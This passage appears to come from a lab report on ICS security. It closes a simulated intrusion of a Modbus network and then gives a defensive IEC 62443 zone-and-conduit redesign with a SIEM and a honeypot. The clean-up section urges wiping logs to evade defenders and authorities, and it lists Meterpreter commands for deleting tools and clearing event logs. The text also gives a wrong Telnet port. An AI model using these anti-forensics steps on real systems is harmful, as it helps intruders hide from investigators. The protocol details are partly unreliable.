


Figure 20 RDP Connection is Successful

### 3.3.6 Actions on Objections (Phase 7)

Now that we had RDP access to the victim's machine and also knew the IP for the Modbus server, it was as easy as opening the Modbus management software (EasyModbusTCP in our case) and starting to read and write coils. At this point we had full control over all the IT and OT devices.

### 3.3.7 Clean Up

Every good hacker cleans up after themselves. It is important to wipe processes and logs before leaving, so it is much harder for the security team to detect the intrusion, or the authorities to track the attack back to you. Since this simple network does not have any syslog servers, we just needed to do a quick wipe on the victim machine.

```
$ sessions -i 1
```

```
meterpreter > shell
```

```
$ rm C:/Windows/system32/chisel.exe
```

```
$ exit
```

```
meterpreter > search -f CoolCouchClub.exe
```

```
meterpreter > clearevA
```

### 3.3.8 Attack Summary




Figure 21 Attack Summary Diagram

1. We set up a phishing website containing the payload.
2. Victim downloaded and executed the payload.
3. We used the compromised host to tunnel HTTPS traffic through it to our machine and access the firewall local configuration page to enable SSH and RDP.
4. We used RDP to remotely modify the PLC program.

## 3.4 NETWORK ASSESSMENT

### 3.4.1 Risk Management

Cybersecurity risk assessments establish the foundation required for IACS system design [3]. The output of this standard is a *Zone and Conduit model* and associated *Risk Assessments* and *Target Security Levels* (Figure 22). These are then documented and are used as the first step in improving IACS security.

For this section, we used ISA/IEC 62443-3-2 and ISA/IEC 62443-3-3 standards to design our improved network with specified Zones and Conduits (Figure 22).




Figure 22 Risk Management Workflow [3]

### 3.4.1.1 Identify Network Assets

Even though our small network (Figure 23) does not have many devices and systems in it, it is still important to identify all the assets. This process simplifies later steps, which require categorized and inventoried devices and systems.




Figure 23 Our Original IACS Network

#### 3.4.1.1.1 Hardware and Devices

**Business Workstation:** This computer running Windows 7 Enterprise is used for typical IT and business tasks. Attackers could exfiltrate confidential data from this computer or use it as a device to pivot from and infiltrate further into the network.

**Engineering Workstation:** This machine is also running Windows 7 Enterprise and is used for programming and monitoring IACS (Industrial Automation Control Systems) and Industrial devices. This machine cannot under any circumstances be compromised since the workstation gives total access to all the field devices. A threat actor could easily cause major damage by compromising this workstation and messing with the function of the plant.

**Modbus TCP Server:** This device is a controller responsible for field devices. It is often directly connected to and programmed by an engineering workstation.

#### 3.4.1.1.2 Software

**pfSense Firewall:** This device is currently acting as our main router and the connection between the outside and inside networks. The firewall is our only line defense between an attacker and anything in the network. If this Firewall is ever to be compromised, the security of the whole network would be compromised. Luckily, pfSense is a software running directly on top FreeBSD, one of the most secure Operating Systems (OS).

**OS:** Both the business workstation and engineering workstation are running Windows 7. This old OS is no longer supported by Microsoft and is not receiving any security updates. Many dangerous exploits will possibly run on a machine using this version of Windows.

**Business Software:** The Business workstation has typical business-related software installed. Some examples are email client, web browser, document viewer, etc. Since they are often vulnerable, these software can be used as passage for the attacker to gain access to the network.

**Industrial Software:** Modbus servers are usually running specialized proprietary software. In our sample network, the server is running a python program simulating a Modbus server on a Kubuntu Linux machine.

#### 3.4.1.1.3 Protocols

**Modbus TCP:** Modbus is the most widely used ICS protocol, mainly because it is a proven and reliable protocol, simple to implement, and open to use without any royalties [1]. This protocol is built on a request and reply framework. Since the protocol is old and open to use, it is very well studied. Modbus does not require any form of authorization or authentication for requests, so a threat actor could easily read/write the memory and I/O banks. Modbus TCP uses port 502.

**SMTP/IMAP:** The protocols used for sending emails. Emails are not encrypted and are sent in clear text. Threat actors often use emails for phishing attempts or to send malicious files to employees. IMAP uses port 143 and SMTP uses port 25.

**HTTP:** The protocols used to access websites on the internet with a browser. This protocol is not encrypted and displays information in clear text. Uses port 80.

**HTTPS:** Like HTTP, but it uses TLS and SSL encryption to increase confidentiality and integrity. This is a double-edged sword, since the Firewall cannot scan the files or websites accessed using this protocol. Uses port 443.

**FTP:** The File Transfer Protocol is an unencrypted protocol mainly used to upload and download files in a network. It is often used to transfer update files and configurations. Uses ports 20/21



**FTPS:** Like FTP, but it uses TLS and SSL encryption to increase confidentiality and integrity. Uses ports 989/990.

**Telnet:** This protocol is used to remotely access device shell command interfaces for configuration. Telnet is not encrypted. Uses port 107. There is a Telnet over TLS/SSL that is encrypted and uses 992, but it has been replaced by SSH.

**SSH:** Like Telnet, but it is fully encrypted to increase confidentiality and integrity. Uses port 22.

**ICMP:** Internet Control Message Protocol echo request, also known as ping, is used to test reachability of devices on the network using their IP address. Often used in DoS (Denial of Service) or DDoS (Distributed Denial of Service) attacks. Can also be used for data exfiltration, as the “hello” message contents of the packet may be replaced.

**SMB:** Microsoft’s protocol used in their proprietary file sharing network. Known for having many vulnerabilities, such as EternalBlue.

#### **3.4.1.2 Identify the System Under Consideration (SUC)**

##### **3.4.1.2.1 IT Network**

The IT network and its devices/systems severely lack security. New security appliances, and measures are needed to secure its core devices from outside the network.

##### **3.4.1.2.2 OT Network**

The OT network and its devices lack in security. This is further worsened because of the direct connection between the IT and OT Networks. Many of the OT devices have minimal or even no security measures, so they need to be isolated from the outside network.

#### **3.4.2 Perform a Cybersecurity Risk Assessment**

##### **3.4.2.1 Partition SUC Into Zones and Conduits**

SUC (System Under Consideration) analysis shows there are two main networks: IT and OT, and devices in each of them share a similar risk tolerance level. Taking a deeper look at the IACS network highlights the lack of isolation between the IT and OT network.




Figure 24 IACS with New Zones and Conduits

#### 3.4.2.1.1 Enterprise Zone

This zone is often populated with enterprise computers, personal computers, and mobile devices responsible for business related tasks. Device security in this zone is only partially controlled by the network. Since the devices in this zone differ in hardware and software, most of the security responsibility is put on the device owners. The accessibility of public and outside networks to this zone are required to satisfy the business needs of the IACS organization. A zero-trust policy should be implemented to protect the network.

#### 3.4.2.1.2 Industrial Zone

Because of the specialized hardware, protocols, and software the device security in this zone is mostly controlled by the network. System and device security in the industrial zone is critical. The industrial zone should not have any direct communication with the enterprise network.

#### 3.4.2.1.3 Industrial Demilitarized Zone

This new addition to the initial design is created because of the vast difference in risk and structure of the other two zones. As discussed earlier, the Industrial Zone and Enterprise Zone differ greatly in their

security requirements, but still need to be connected. An IDMZ allows a safe passage for information about the process to be sent to the Enterprise Zone for business administration. The IDMZ should only allow a connection from Industrial Network to Enterprise Network and not the other way around (publishing data model only). Since all the traffic will be channelled through the IDMZ, it is a good idea to implement security appliances inside for proper traffic inspection.

#### 3.4.2.1.4 Enterprise Zone Connection to Wide Area Network (WAN)

This connection has not been changed much since the initial design to provide fast and easy connection for the business devices to the public WAN.

#### 3.4.2.1.5 IDMZ Connection to Enterprise Zone and Industrial Zone

All traffic looking to travel between the Enterprise Zone and Industrial Zone must go through the IDMZ. The IDMZ will monitor, inspect, and filter the traffic using ACL rules and security policies defined in the IDMZ firewall.

#### 3.4.2.2 Create Countermeasures

The next step is to implement countermeasures to address the zone-specific security vulnerabilities found in the assessment.




Figure 25 IACS with Secured Zones and Conduits

#### 3.4.2.2.1 Security Onion SIEM

Security Onion is a SIEM (Security Information and Event Management) solution built on CentOS, is free and open-source, and is used for threat hunting, enterprise security monitoring, and log management. It includes TheHive, Playbook, Fleet, osquery, CyberChef, Elasticsearch, Logstash, Kibana, Suricata, Zeek, Wazuh, and many other security tools. Security Onion has been downloaded over 2 million times and is being used by security teams around the world to monitor and defend their enterprises [4].

#### 3.4.2.2.2 Conpot Honeypot

Conpot is an ICS honeypot with the goal of collecting intelligence about the motives and methods of adversaries targeting industrial control systems [5]. This device is used in our network to lure attackers to the controlled environment and away from critical devices.

#### 3.4.2.2.3 pfSense IDMZ Firewall

This newly added Firewall will be based on the same software and platform as the edge firewall, but with much stricter rules and packet inspection.

### ***3.4.2.3 Document Cybersecurity Requirements and Assumptions***

#### 3.4.2.3.1 Enterprise Zone

This zone is often populated with enterprise computers, personal computers, and mobile devices responsible for business related tasks. Device security in this zone is only partially controlled by the network. Since the devices in this zone differ in hardware and software, most of the security responsibility is put on the device owners. The accessibility of public and outside networks to this zone are required to satisfy the business needs of the IACS organization. A zero-trust policy should be implemented to protect the network.

Use of host-based antivirus and firewalls should be mandatory for all devices. Systems should always be kept up to date. User accounts on organizational electronic devices need to follow a set of account security best practices that will be provided later on in this document.

#### 3.4.2.3.2 Industrial Zone

Because of the specialized hardware, protocols, and software the device security in this zone is mostly controlled by the network. System and device security in the industrial zone is critical. The industrial zone should not have any direct communication with the enterprise network.

Since the devices and protocols inside often use a trust by default policy, the network is responsible for scanning all the traffic and finding malicious activities.

#### 3.4.2.3.3 Industrial Demilitarized Zone

This new addition to the initial design is created because of the vast difference in risk and structure of the other two zones. As discussed earlier, the Industrial Zone and Enterprise Zone differ greatly in their security requirements, but still need to be connected. An IDMZ allows a safe passage for information about the process to be sent to the Enterprise Zone for business administration. The IDMZ should only allow a connection from Industrial Network to Enterprise Network and not the other way around (publishing data model only). Since all the traffic will be channelled through the IDMZ, it is a good idea to implement security appliances inside for proper traffic inspection.

**Security Onion** is a SIEM (Security Information and Event Management) solution built on CentOS, is free and open-source, and is used for threat hunting, enterprise security monitoring, and log management. It includes TheHive, Playbook, Fleet, osquery, CyberChef, Elasticsearch, Logstash, Kibana, Suricata, Zeek, Wazuh, and many other security tools. Security Onion has been downloaded over 2 million times and is being used by security teams around the world to monitor and defend their enterprises [4].

**The Security Operations Center (SOC)** will use Security Onion to continuously monitor the traffic going through each zone and identify malicious activities. Security Onion also provides a framework and playbook for how to deal with threat actors in different situations.

**Conpot** is an ICS honeypot with the goal of collecting intelligence about the motives and methods of adversaries targeting industrial control systems [5]. This device is used in our network to lure attackers to the controlled environment and away from critical devices.

Our ICS (Industrial Control System) honeypot will show up as ICS controller when scanned. Since the Honeypot is in the unprotected IDMZ the attackers are more likely to attack it. Conpot is designed to keep logs of every attempt of scanning or breaking into to help the security team find the attacker's motivation and goal.

### 3.4.3 Foundational Requirements

#### 3.4.3.1 *FR1 – Identification and Authentication Control (IAC)*

Every user, software, process, and device need to be authenticated through a trusted system before gaining access to any confidential data.

#### 3.4.3.2 *FR2 – Use Control (UC)*

The authenticated users need to be authorized for the tasks they want to achieve. The authorization level depends on each person's associations and how much access their work requires.

